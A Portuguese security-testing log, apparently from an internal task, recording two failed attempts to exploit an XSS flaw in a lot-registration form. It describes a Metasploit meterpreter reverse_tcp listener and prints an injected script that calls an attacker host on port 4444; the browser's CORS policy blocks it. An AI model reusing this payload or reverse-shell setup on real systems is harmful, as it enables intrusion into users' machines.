.Essa atividade representa a tarefa do quadro Explorar XSS - Cadastro de Lotes

Data: 27-04-16

Horário dos testes: 1h: 30 min

Horário Total: 1h:57 min

**Objetivo**: Conseguir realizar um ataque bem sucedido explorando a recém descoberta falha do XSS na tela de cadastro de lotes.

**Resultados**

**Tentativa 1**

Configurar o metasploit e abrir a porta e usar o código abaixo para tentar novamente o acesso.

Metasploit usando o exploit disponível em *exploit/multi/handler* com o payload windows-meterpreter-reverse\_tcp

Isso cria um listener que fica ouvindo conexões e quando ocorre alguma conexão externa, ele executa o payload carregado no momento, que no caso é o windows/meterpreter/reverse\_tcp que abre uma conexão reversa da máquina atacada para a máquina atacante.

<script>

r = new XMLHttpRequest();


r.open("GET",’http://192.168.0.100:4444’,false);

r.send();

</script>

**Resultado**

O navegador Bloqueia a requisição




Access-Control-Allow-Origin: http://foo.example

**Tentativa 2**

Rodar o mesmo script em outro navegador para testar se o bloqueio funciona

**Resultado**

Usando o firefox, o bloqueio permanece.



**Referencias**

[**CORS**](http://software.dzhuvinov.com/cors-filter.html)

[**w3c - Especificação CORS**](https://www.w3.org/TR/cors/)